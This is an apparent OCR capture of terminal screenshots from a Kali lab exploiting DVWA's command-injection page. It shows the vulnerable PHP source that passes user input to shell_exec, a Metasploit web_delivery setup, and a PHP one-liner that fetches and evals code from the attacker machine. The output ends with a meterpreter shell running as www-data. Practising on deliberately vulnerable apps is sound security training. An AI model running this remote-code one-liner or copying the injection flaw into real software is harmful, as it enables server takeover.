




```
File  Actions  Edit  View  Help
┌──(kali㉿najd)-[~]
└─$ cat /var/www/html/dvwa/vulnerabilities/exec/source/low.php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
        // Get input
        $target = $_REQUEST[ 'ip' ];

        // Determine OS and execute the ping command.
        if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
                // Windows
                $cmd = shell_exec( 'ping  ' . $target );
        }
        else {
                // *nix
                $cmd = shell_exec( 'ping  -c 4 ' . $target );
        }

        // Feedback for the end user
        $html .= "<pre>{$cmd}</pre>";
}

?>

┌──(kali㉿najd)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀najd)-[/home/kali]
└─# msfconsole

                .;lxO0KXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
```



```
Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0
                                       .0.0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```


root@najd: /home/kali
File Actions Edit View Help
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[-] Handler failed to bind to 192.168.111.130:1111:- -
[*] Started reverse TCP handler on 0.0.0.0:1111
[*] Using URL: http://0.0.0.0:8080/B3wA4Yeo
msf6 exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.111.137:8080/B3wA4Yeo
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.111.130:8080/B3wA4Yeo', false, stream_context_create(['ssl'⇒['verify_peer'⇒false,'verify_peer_name'⇒false]])));"
[*] 192.168.111.137 web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39282 bytes) to 192.168.111.137
[*] Meterpreter session 1 opened (192.168.111.137:4444 → 192.168.111.137:36382) at 2022-01-10 00:53:04 -0500
sessions -i 1
[*] Starting interaction with 1...
meterpreter > sessions -i 1
Usage: sessions <id>
Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > sessions -i
Usage: sessions <id>
Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > sessions 1
[*] Session 1 is already interactive.
meterpreter > show sessions
[-] Unknown command: show


This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 81931 created.
Channel 0 created.
ls
help
index.php
source